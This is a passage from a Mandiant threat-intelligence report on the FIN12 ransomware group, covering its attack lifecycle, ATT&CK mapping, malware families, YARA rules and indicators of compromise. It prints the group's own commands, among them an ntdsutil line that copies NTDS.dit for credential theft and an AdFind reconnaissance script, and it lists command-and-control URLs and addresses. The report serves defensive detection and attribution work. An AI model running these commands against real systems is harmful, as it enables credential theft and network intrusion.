- Mandiant has only directly observed FIN12 deploy CONTI ransomware in one case. Based on information from various sources, we have high confidence that the management and development staff of CONTI and TRICKBOT are closely aligned (21-00011771). Besides the use of CONTI, other TTPs observed in the aforementioned incident were consistent with FIN12, including leveraging TRICKBOT for initial access. It is plausible that given data theft also occurred, FIN12 chose to instead deploy CONTI because they maintain a shaming website.
- The ANCHOR backdoor has been seen across a subset of intrusions associated with FIN12. We believe it is associated with the operators of TRICKBOT based on overlapping C&C infrastructure and similarities in HTTP communication with TRICKBOT. Further, a CISA alert in October 2020 explicitly stated that it was created by the TRICKBOT developers. ANCHOR is not distributed widely and appears to be used as a later stage backdoor to maintain access to victim environments. We have some evidence that FIN12 has been directly responsible for its deployment in at least one case, which may suggest that they were testing the efficacy of this malware. However, it is also possible that in some cases FIN12 could receive access to ANCHOR-infected hosts given the existing partnerships they maintain with TRICKBOT-affiliated actors.
- FIN12 has used various droppers or crypters that have also been used to deliver TRICKBOT and BAZARLOADER among other malware (Table 5). Based on information from sensitive sources, we believe that the actors behind the development and management of TRICKBOT also employ actors who provide crypting services to their partners and affiliates.
- FIN12 malware payloads are commonly code-signed. In multiple instances, FIN12 payloads have shared overlapping code-signing certificates with UNC2053, suggesting that both groups may rely upon a common actor(s) and/or service for provisioning and signing malware payloads (Table 6).

Further, the operators of TRICKBOT have many affiliates responsible for the distribution of their malware and maintain partnerships with various threat actors who deploy ransomware. Mandiant has identified multiple actors operating in underground forums who are affiliated with TRICKBOT seeking partners – including "pentesters" – for ransomware operations. In one case, we identified that the threat actors who used CONTI had access to ANCHOR malware and in a separate case, we identified that the threat actors who used RYUK (tracked as UNC2840) had access to a TRICKBOT administration panel. These instances as well as other observations illustrate that there are multiple groups of distinct intrusions operators leveraging TRICKBOT and related malware within their operations.

TABLE 5. In-memory dropper summary.

Dropper	ICECANDLE	MALTSHAKE	WHITEDAGGER
Malware Families	BEACON BUER BAZARLOADER.KEGTAP RYUK BAZARLOADER.SINGLEMALT SYSTEMBC	EMOTET RYUK SYSTEMBC TRICKBOT	BEACON CAMPOLOADER DFDOWNLOADER EMOTET ICEDID BAZARLOADER.KEGTAP BAZARLOADER.LOUDPOP ROLLBACK RYUK SNOWCONE SYSTEMBC TRICKBOT VIDAR

TABLE 6. Code-signing certificates shared by FIN12 and UNC2053.

Common Name	Issuer
Rumikon LLC	DigiCert
NOSOV SP Z O O	DigiCert
Bespoke Software Solutions Limited	DigiCert
Best Fud, OOO	DigiCert
SNAB-RESURS, OOO	DigiCert
MADAS d.o.o.	DigiCert
GLOBAL PARK HORIZON SP Z O O	DigiCert
REGION TOURISM LLC	GlobalSign
ESTELLA, OOO	COMODO

Appendix 2: FIN12 Attack Lifecycle

FIGURE 18. FIN12 attack lifecycle.

Initial Compromise

Based on evidence collected during incident response engagements, FIN12 relies on access provided by other threat actors and does not operate at the Initial Compromise stage of the Attack Lifecycle.

Establish Foothold

FIN12 relies on access provided by other threat actors. While access can be handed off from one threat group to another through many different methods, FIN12 intrusion activity has most recently started with BEACON or GRIMAGENT payloads being delivered as a second stage to other malware or directly via phishing campaigns we attribute to malware distribution operations. Early FIN12 incidents involved use of the EMPIRE post-exploitation framework, which was deployed via TRICKBOT. Although we have insufficient evidence to attribute any TRICKBOT activity to FIN12, in some of the earliest known FIN12 intrusions TRICKBOT was used to progress through the establish foothold, internal reconnaissance, lateral movement, and maintain presence phases of the attack lifecycle prior to the deployment of FIN12 attributed EMPIRE payloads. In limited cases, FIN12 has used payloads associated with other post-exploitation frameworks, including METERPRETER (Metasploit) and GRUNT (Covenant).

Escalate Privileges

FIN12 largely relies on access to valid credentials for privilege escalation. We have observed the group obtain credentials through a variety of methods, including dumping lsass.exe memory, extracting password hashes from the NTDS.dit file, using various kerberoasting utilities, using the LAZAGNE credential stealer, and using credential theft PowerShell cmdlets, including Invoke-WCMDump, Get-GPPPassword, and Find-GPOPasswords. FIN12 has also used process injection to execute payloads in a more privileged context. In many cases, these tactics were used in conjunction with post-intrusion frameworks such as Cobalt Strike, EMPIRE, and Metasploit.

- FIN12 has occasionally leveraged the open-source credential theft tool LAZAGNE. They have used LAZAGNE with the following path and filename on multiple occasions: C:\Windows\Temp\Gtt654f\lazagne.exe.
- FIN12 has leveraged various publicly available tools to access credentials via kerberoasting attacks. These tools have included KERBRUTE, RUBEUS, and the Invoke-Kerberoast PowerShell cmdlet. KERBRUTE has been observed in the C:\PerfLogs\ directory with the names k32.exe and k64.exe. RUBEUS output has been observed with the filename rubeus_out.txt.
- FIN12 has used various methods to collect the NTDS.dit file and the SYSYEM and SECURITY registry hives to gain access to password hashes. These methods include creating a Volume Shadow Copy and using a batch script named 1.bat, which collects NTDS.dit using the Windows ntdsutil utility (Figure 19). FIN12 then archives this data for exfiltration. These files have been observed in the C:\PerfLogs\1\ and C:\Users\1\ directories.
- FIN12 has dumped the lsass.exe process to access credentials in memory. In some cases, we have observed the group modifying the WDigest registry key to allow plaintext credentials to be cached in memory. The process memory is then dumped using the Procdump utility or the Get-Process and Out-Minidump PowerShell cmdlets.

```
ntdsutil "ac in ntds" "ifm" "cr fu C:\
Perflogs\1" q q
```

FIGURE 19. Example 1.bat contents.

Internal Reconnaissance

FIN12 has almost exclusively used publicly available malware, tools, and utilities to perform internal reconnaissance. In many cases, these tools and scripts are executed via BEACON or EMPIRE. These tools are vital to their operation as they seek to elevate their privilege level and identify hosts to target for encryption.

- FIN12 has frequently used the publicly available AdFind Active Directory reconnaissance tool. Specifically, FIN12 has staged ZIP archives named adf.zip, which contain an AdFind executable, and a batch script named adf.bat. The batch script contains commands to execute AdFind in various modes and output the contents to text files.
  - While the use of AdFind and the batch script itself appears relatively generic, on multiple occasions we have observed FIN12 use a specific version of this batch script, which includes a command that is likely a remnant from a previous intrusion (Figure 20).
  - This command referencing a directory that would not exist on most hosts would have no impact on its successful execution so long as adfind.exe is in the same directory as the script. A script containing this error is unlikely to be seen across intrusions unless in use by a single threat actor or shared between members of the same community by the actor who first introduced the error.

- Get-DataInfo.ps1 is a reconnaissance PowerShell script that has been used regularly by FIN12. This script scans the network to identify all active hosts, and collects information about them, including disk info, installed security software, installed backup software, it then archives the results in a ZIP file. Get-DataInfo.ps1 has been observed in directories named "grub.info.test," "grub.info.test2," or "grub.info.test3." This directory has also been used to stage files used to launch the script and support its functionality (Table 7).
- FIN12 has frequently leveraged Microsoft's Get-ADComputer PowerShell cmdlet to collect Active Directory data including names, DNS hostnames, operating system information, last logon dates, and IP addresses. The group has regularly used the command shown in Figure 21 to export the collected data to a file named AllWindows.csv prior to exfiltration.
- FIN12 has used other built-in or publicly available tools for Active Directory reconnaissance including BLOODHOUND (Invoke-Bloodhound), and the Windows net and nltest command line utilities.
- Other network reconnaissance tools observed during FIN12 intrusions include Advanced IP Scanner, MASSSCAN, Nirsoft PingInfoView, SoftPerfect Network Scanner, and various PowerShell cmdlets. The group also makes regular use of built-in Windows commands for reconnaissance.

```
cd /d "C:\Users\SVC-DA~1\AppData\Local\Temp\10\tmp$\Downloads"
adfind.exe  -f "(objectcategory=person)" > ad_users.txt
adfind.exe  -f "objectcategory=computer" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" >  ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe  -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

FIGURE 20. AdFind batch script.

TABLE 7. grub.info.test directory contents.

Common Name	Issuer
Get-DataInfo.ps1	Reconnaissance PowerShell script
7z.exe, 7z.dll, or 7-zip.dll	7-zip binary
comps.txt	List of computer names to test
netscan.exe	SoftPerfect Network Scanner
start.bat	Batch script to launch Get-DataInfo.ps1

```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true}
-properties *|select Name, DNSHostName, OperatingSystem, LastLogonDate,
ipv4address| Export-CSV C:\PerfLogs\AllWindows.csv
```

FIGURE 21. Get-ADComputer command.

Lateral Movement

FIN12 has most commonly moved laterally across victim environments using valid credentials in combination with BEACON, EMPIRE, RDP, and SMB.

- FIN12 has deployed ransomware and other malware using batch scripts that leverage PsExec, WMIC, BITSadmin or PowerShell to copy and execute payloads on remote machines.
- In some intrusions, FIN12 actors have used RDP to move laterally and deploy RYUK interactively.
- FIN12 has used the Invoke-SMBExec PowerShell cmdlet to execute the pass-the-hash technique using stolen password hashes to move laterally.

Maintain Presence

FIN12 has used several tactics to maintain presence in victim environments including leveraging valid credentials, built-in malware persistence mechanisms, and disabling security software.

- FIN12 has used valid credentials for existing Active Directory accounts and has also created and used new accounts within victims' Active Directory environments.
  - We have observed the group obtain credentials through a variety of methods including dumping lsass.exe memory, extracting password hashed from the NTDS.dit file, using various kerberoasting utilities, using the LAZAGNE credential stealer, and using credential theft PowerShell cmdlets including Invoke-WCMDump, Get-GPPPassword, and Find-GPOPasswords.
  - FIN12 has been observed creating local administrator accounts or attempting to change the passwords for existing accounts, including service accounts.
- FIN12 uses several malware families that incorporate mechanisms to persist through reboot, such as the creation of scheduled tasks or Windows services.
  - FIN12 has employed Cobalt Strike BEACON, GRIMAGENT, ANCHOR, and SYSTEMBC, which may maintain persistence through reboot via the creation of scheduled tasks.
  - FIN12 has used EMPIRE configured to maintain persistence through reboot via a service named "Updater."
- FIN12 has disabled or uninstalled security software.
- SYSTEMBC was first observed in use by FIN12 in early 2020 and has been seen frequently at their intrusions since their activity resumed in September 2020. FIN12's usage of SYSTEMBC is often accompanied by some distinctive TTPs.
  - SYSTEMBC executable files use names containing the strings shost, sock, or wav located in the C:\Users\Public\Music\ or C:\PerfLogs\ directory. FIN12 has not delivered SYSTEMBC as an initial foothold payload, whereas some other threat actors have delivered the malware through phishing campaigns.

Complete Mission

At all known intrusions where FIN12 has successfully carried out their mission their end goal was almost exclusively the deployment of RYUK ransomware. Additionally, we have observed at least one instance FIN12 attributed intrusions where they deployed CONTI ransomware. The majority of FIN12 intrusions have not involved data theft for extortion; however, we have observed this in a small number of incidents.

- FIN12 has used multiple methods to deploy ransomware in order to complete their mission.
  - Most commonly, ransomware is deployed using a set of scripts and text files that copy and execute the ransomware on a list of machines collected during the Internal Reconnaissance phase on an intrusion. Various scripts have been observed that leverage BITSadmin, GPOs, PowerShell, PsExec, and WMIC. In some cases, they have used RDP to access domain controllers from which they ultimately deploy ransomware.
  - FIN12 has also deployed RYUK manually via RDP. This was sometimes done in cases where deployment scripts were present but may not have worked as intended.
  - In some cases, FIN12 has relied on self-propagation functionality built into RYUK. This has included the use of RYUK's "8 LAN" argument, which enumerates the ARP table and attempts to spread to existing network shares. They have also used a variant of RYUK that used compromised domain administrator account credentials to spread through a network.
  - FIN12 has also used GPOs, scheduled tasks, and WebDAV to execute RYUK payloads hosted on network file shares.
- FIN12 has been observed using WMIC and vssadmin to manually delete volume shadow copies. Additionally, FIN12 has used CONTI ransomware, which deletes volume shadow copies automatically using vssadmin.
- In limited instances, FIN12 has been observed exfiltrating stolen user data to accounts on various cloud storage providers or actor-controlled servers.

Appendix 3: MITRE ATT&CK Mapping

TA0002: Execution

- T1047: Windows Management Instrumentation
- T1053: Scheduled Task/Job
  - T1053.005: Scheduled Task
- T1059: Command and Scripting Interpreter
  - T1059.001: PowerShell
  - T1059.003: Windows Command Shell
- T1569: System Services
  - T1569.002: Service Execution

TA0003: Persistence

- T1053: Scheduled Task/Job
  - T1053.005: Scheduled Task
- T1078: Valid Accounts
- T1098: Account Manipulation
- T1133: External Remote Services
- T1136: Create Account
- T1197: BITS Jobs
- T1543: Create or Modify System Process
  - T1543.003: Windows Service
- T1547: Boot or Logon AutoStart Execution
  - T1547.001 Registry Run Keys/Startup Folder

TA0004: Privilege Escalation

- T1053: Scheduled Task/Job
  - T1053.005: Scheduled Task
- T1055: Process Injection
- T1078: Valid Accounts
- T1134: Access Token Manipulation
  - T1134.001: Token Impersonation/Theft
- T1543: Create or Modify System Process
- T1543.003: Windows Service
- T1548: Abuse Elevation Control Mechanism
  - T1548.002: Bypass User Account Control

TA0005: Defense Evasion

- T1027: Obfuscated Files or Information
  - T1027.002: Software Packing
- T1055: Process Injection
- T1070: Indicator Removal on Host
  - T1070.001: Clear Windows Event Logs
  - T1070.004: File Deletion
  - T1070.006: Timestomp
- T1078: Valid Accounts
- T1134: Access Token Manipulation
  - T1134.001: Token Impersonation/Theft
- T1140: Deobfuscate/Decode Files or Information
- T1197: BITS Jobs
- T1218: Signed Binary Proxy Execution
  - T1218.011: Rundll32
- T1222: File & Directory Permissions Modification
  - T1222.001: Windows File & Directory Permissions Modification
- T1484: Domain Policy Modification
  - T1484.001: Group Policy Modification
- T1497: Virtualization/Sandbox Evasion
  - T1497.001: System Checks
- T1548: Abuse Elevation Control Mechanism
  - T1548.002: Bypass User Account Control
- T1553: Subvert Trust Controls
  - T1553.002: Code Signing
- T1562: Impair Defenses
  - T1562.001: Disable or Modify Tools
  - T1562.004: Disable or Modify System Firewall
- T1564: Hide Artifacts
  - T1564.003: Hidden Window

TA0006: Credential Access

- T1003: OS Credential Dumping
  - T1003.001: LSASS Memory
  - T1003.003: NTDS
- T1110: Brute Force
  - T1110.002: Password Cracking
- T1552: Unsecured Credentials
  - T1552.001: Credentials In Files
- T1555: Credentials from Password Stores
  - T1555.003: Credentials from Web Browsers
- T1558: Steal or Forge Kerberos Tickets
  - T1558.003: Kerberoasting

TA0007: Discovery
- T1007: System Service Discovery
- T1010: Application Window Discovery
- T1012: Query Registry
- T1016: System Network Configuration Discovery
- T1018: Remote System Discovery
- T1033: System Owner/User Discovery
- T1049: System Network Connections Discovery
- T1057: Process Discovery
- T1069: Permission Groups Discovery
  - T1069.001: Local Groups
  - T1069.002: Domain Groups
- T1082: System Information Discovery
- T1083: File and Directory Discovery
- T1087: Account Discovery
- T1135: Network Share Discovery
- T1482: Domain Trust Discovery
- T1497: Virtualization/Sandbox Evasion
  - T1497: System Checks
- T1518: Software Discovery
  - T1518.001: Security Software Discovery

TA0008: Lateral Movement
- T1021: Remote Services
  - T1021.001: Remote Desktop Protocol
  - T1021.002: SMB/Windows Admin Shares

TA0009: Collection
- T1005: Data from Local System
- T1039: Data from Network Shared Drive
- T1074: Data Staged
  - T1074.001: Local Data Staging
  - T1074.002: Remote Data Staging
- T1119: Automated Collection
- T1560: Archive Collected Data
  - T1560.001: Archive via Utility

TA0011: Command and Control
- T1071: Application Layer Protocol
- T1071.001: Web Protocols
  - T1071.004: DNS
- T1090: Proxy
  - T1090.003: Multi-hop Proxy
- T1095: Non-application Layer Protocol
- T1105: Ingress Tool Transfer
- T1219: Remote Access Software
- T1572: Protocol Tunnelling
- T1573: Encrypted Channel
  - T1573.001: Symmetric Cryptography
  - T1573.002: Asymmetric Cryptography

TA0040: Impact
- T1486: Data Encrypted for Impact
- T1489: Service Stop
- T1490: Inhibit System Recovery
- T1529: System Shutdown/Reboot

TA0042: Resource Development
- T1583: Acquire Infrastructure
  - T1583.001: Domains
  - T1583.003: Virtual Private Server
- T1587: Develop Capabilities
  - T1587.003: Digital Certificates
- T1588: Obtain Capabilities
  - T1588.001: Malware
  - T1588.002: Tool
  - T1588.003: Code Signing Certificates
  - XT1588.004: Digital Certificates

Appendix 4: Malware Families

TABLE 8. Malware families.

Code Family	Description
ANCHOR	ANCHOR is a backdoor written in C/C++ that communicates via HTTP or DNS. Supported backdoor commands include shell command execution, file download, process injection, and file execution. Downloaded payloads may be written to disk or mapped directly into memory prior to execution.
BEACON	BEACON is a backdoor written in C/C++ that is part of the Cobalt Strike framework. Supported backdoor commands include shell command execution, file transfer, file execution, and file management. BEACON can also capture keystrokes and screenshots as well as act as a proxy server. BEACON may also be tasked with harvesting system credentials, port scanning, and enumerating systems on a network. BEACON communicates with a C&C server via HTTP or DNS.
BLOODHOUND	BLOODHOUND is a Windows Active Directory reconnaissance utility used to analyze the relationships between permissions, accounts, and hosts that could allow for privilege escalation or unintended access to resources.
CONTI	CONTI is ransomware written in C/C++ that encrypts local files. Some variants of CONTI are also capable of encrypting files stored on network shares. CONTI may delete volume shadow copies and stop services related to database software, backup solutions, and anti-virus prior to encrypting files. Some CONTI samples accept command-line arguments that allow an attacker to specify a mode of operation as well as a list of system names or file paths to target for encryption.
DAVESHELL	DAVESHELL is a memory-only launcher that loads and executes an embedded PE-formatted payload.
EMPIRE	EMPIRE is a post-exploitation framework written in PowerShell. EMPIRE is commonly used to generate a stager payload, which is responsible for downloading and executing the framework's backdoor. The backdoor communicates via HTTP and HTTPS. Supported backdoor commands include shell command execution, PowerShell execution, and file transfer. The EMPIRE backdoor can also be extended via plugins. Supported plugins include remote desktop, screenshot capture, keylogging, lateral movement, credential theft, and reconnaissance.
GRIMAGENT	GRIMAGENT is a backdoor that can execute arbitrary commands, download files, create and delete scheduled tasks, and execute programs via scheduled tasks or via the ShellExecute API. The malware persists via a randomly named scheduled task and a registry Run key. The backdoor communicates to hard-coded C&C servers via HTTP requests with portions of its network communications encrypted using both asymmetric and symmetric cryptography.
GRUNT	Grunt is a multi-stage .NET implant that communicates with the Covenant command and control framework.
ICECANDLE	ICECANDLE is a memory-only dropper that uses the RC4 algorithm to decrypt its payload prior to execution. ICECANDLE leverages the DAVESHELL shellcode launcher.
MALTSHAKE	MALTSHAKE is a multi-stage, in-memory dropper written in C++ that executes an embedded payload in memory. MALTSHAKE has exclusively been observed in activity that we attribute to FIN12.
RYUK	RYUK is ransomware written in C that encrypts files stored on local drives and network shares. It also deletes backup files and volume shadow copies. Some RYUK variants can propagate to other systems on a network.
METERPRETER	METERPRETER is a backdoor written in C that communicates via HTTP, HTTPS, or a custom binary protocol over TCP. Supported commands include reverse shell, file transfer, file execution, keylogging, and screenshot capture. METERPRETER is generated by the METASPLOIT framework.
SYSTEMBC	SYSTEMBC is a tunneler written in C that retrieves proxy-related commands from a C&C server using a custom binary protocol over TCP. A C&C server directs SYSTEMBC to act as a proxy between the C&C server and a remote system. SYSTEMBC is also capable of retrieving additional payloads via HTTP. Some variants may use the Tor network for this purpose. Downloaded payloads may be written to disk or mapped directly into memory prior to execution. SYSTEMBC is often used to hide network traffic associated with other malware families.
WEIRDLOOP	WEIRDLOOP is an in-memory dropper that decodes a payload encoded via stack strings and executes it in memory.
WHITEDAGGER	WHITEDAGGER is a memory-only dropper written in C/C++ that uses RC4 stream cipher to decrypt an embedded payload to execute it in memory. WHITEDAGGER leverages the DAVESHELL shellcode launcher.

Appendix 5: YARA Rules

The following YARA rules are not intended to be used on production systems or to inform blocking rules without first being validated through an organization's own internal testing processes to ensure appropriate performance and limit the risk of false positives. These rules are intended to serve as a starting point for hunting efforts to identify samples, however, they may need adjustment over time.

Crypters/Loaders

```
rule WEIRDLOOP_SHELLCODEEXECUTE_STRINGS
{
    strings:
        $s1 = " ShellCodeExecute" ascii wide
        $s2 = "ShellCodeExecute," ascii wide
        $s3 = "SHELLCODEEXECUTE" ascii wide
        $s4 = "(c) 2021" ascii wide
    condition:
        filesize < 2MB and (uint16(0) == 0x5A4D) and uint32(uint32(0x3C)) ==
0x00004550 and 2 of ($s*)
}
```

```
rule WEIRDLOOP_Cyrillic_Strings
{
    strings:
        $wchar_1 = { 00 3F 04 40 04 3E 04 33 04 40 04 30 04 3C 04 3C 04 35 04
20 }
        $wchar_2 = { 00 53 00 68 00 65 00 6C 00 6C 00 43 00 6F 00 64 00 65 00 45
00 78 00 65 00 63 00 75 00 74 00 65 00 }
    condition:
        filesize < 5MB and (uint16(0) == 0x5A4D) and uint32(uint32(0x3C)) ==
0x00004550 and all of ($wchar_*)
}
```

```
rule DaveShellBootstrap_Instructions
{
  strings:
    $preamble_x64 = {E8 00 00 00 00 59 49 89 C8 48 81 C1 ?? ?? ?? ?? BA ?? ?? ??
?? 49 81 C0 ?? ?? ?? ?? 41 B9 ?? ?? ?? ?? 56 48 89 E6 48 83 E4 F0}
    $preamble_x86 = {E8 00 00 00 00 58 89 C3 05 ?? ?? ?? ?? 81 C3 ?? ?? ?? ?? 68
?? ?? ?? ?? 68 ?? ?? ?? ?? 53}
  condition:
    filesize < 15MB and ($preamble_x86 or $preamble_x64)
```

C2 Concealer

```
"pe"
rule C2Concealer_DLLNames
{
    strings:
        $dll_name1 = "DebugCommunications.dll" ascii nocase wide
        $dll_name2 = "SystemIntern.dll" ascii nocase wide
        $dll_name3 = "EncryptFull.dll" ascii nocase wide
        $dll_name4 = "CablePlatform.dll" ascii nocase wide
        $dll_name5 = "CommDebug.dll" ascii nocase wide
        $dll_name6 = "SafetyDebug.dll" ascii nocase wide
        $dll_name7 = "CommnicationsDebug.dll" ascii nocase wide
        $dll_name8 = "InternSystem.dll" ascii nocase wide
        $dll_name9 = "FullEncrypt.dll" ascii nocase wide
        $dll_name10 = "PlatformCable.dll" ascii nocase wide
        $dll_name11 = "DebugComm.dll" ascii nocase wide
        $dll_name12 = "DebugSafely.dll" ascii nocase wide
        $dll_name13 = "NetworkComm.dll" ascii nocase wide
        $dll_name14 = "NetworkInternals.dll" ascii nocase wide
        $dll_name15 = "NetworkEncryption.dll" ascii nocase wide
        $dll_name16 = "NetworkPlatform.dll" ascii nocase wide
        $dll_name17 = "NetworkDebug.dll" ascii nocase wide
        $dll_name18 = "DebugNetwork.dll" ascii nocase wide
        $exc1 = "Honeywell International Inc." ascii wide
        $exc2 = "iVMS-4200" ascii wide
        $exc3 = "Pocket Soft, Inc." ascii wide
    condition:
        (uint16(0) == 0x5A4D) and (uint32(uint32(0x3C)) == 0x00004550) and
filesize < 10MB and any of ($dll_name*) and not any of ($exc*)
}
```

Appendix 6: Selected FIN12 Indicators

The indicators listed in this appendix represent a small subset of the indicators we associate with FIN12. The complete indicator set is available to Mandiant Intelligence customers through Mandiant Advantage.

- dceece60dcee5fd4d47755d6b3a85a75 (MALTSHAKE, SYSTEMBC)
  - 149.248.34[.]200 (Choopa)
- 21b4d9c046db511738232582b41f453c (Artifact Kit Example, BEACON Stager)
  - https://172.93.105[.]2/Menus.aspx
    - 172.93.105[.]2 (ReliableSite)
- 256fa0ae50b4e199b631047f2fe98b58 (ICECANDLE, BEACON Stager)
  - https://sweetmonsterr[.]com/wp-includes/admin.gif
    - sweetmonsterr[.]com (NameCheap)
    - 5.2.72[.]202 (Liteserver Holding B.V.)
- cf3027fa4e3d5597487691dff1831b97 (WHITEDAGGER, BEACON Stager)
  - https://hdhuge.com/files/remove.gif
    - hdhuge[.]com (NameCheap)
    - 23.81.246[.]17 (LeaseWeb)
- fd81452a3a8f9460ffac8aff6e20431a (WEIRDLOOP, BEACON Stager)
  - https://95.179.165[.]239:443/image-directory/bn.ico
    - 95.179.165[.]239 (Choopa)
- af9424249ae00c44624d081a8225506e (GRIMAGENT)
  - http://chaseltd[.]top/gate.php
- d43f851cfc732f450a2dc2393604ba3f (GRIMAGENT)
  - http://networklight10[.]com/gate.php

Learn more at **www.mandiant.com**

Mandiant
601 McCarthy Blvd. Milpitas, CA 95035
408.321.6300
833.3MANDIANT (362.6342)
info@mandiant.com

About Mandiant
Since 2004, Mandiant has been a trusted security leader to organizations that can't afford to fail. Today Mandiant delivers decades of frontline insights at scale through easy-to-deploy and consume SaaS solutions for provable and transformative cyber defense.

MANDIANT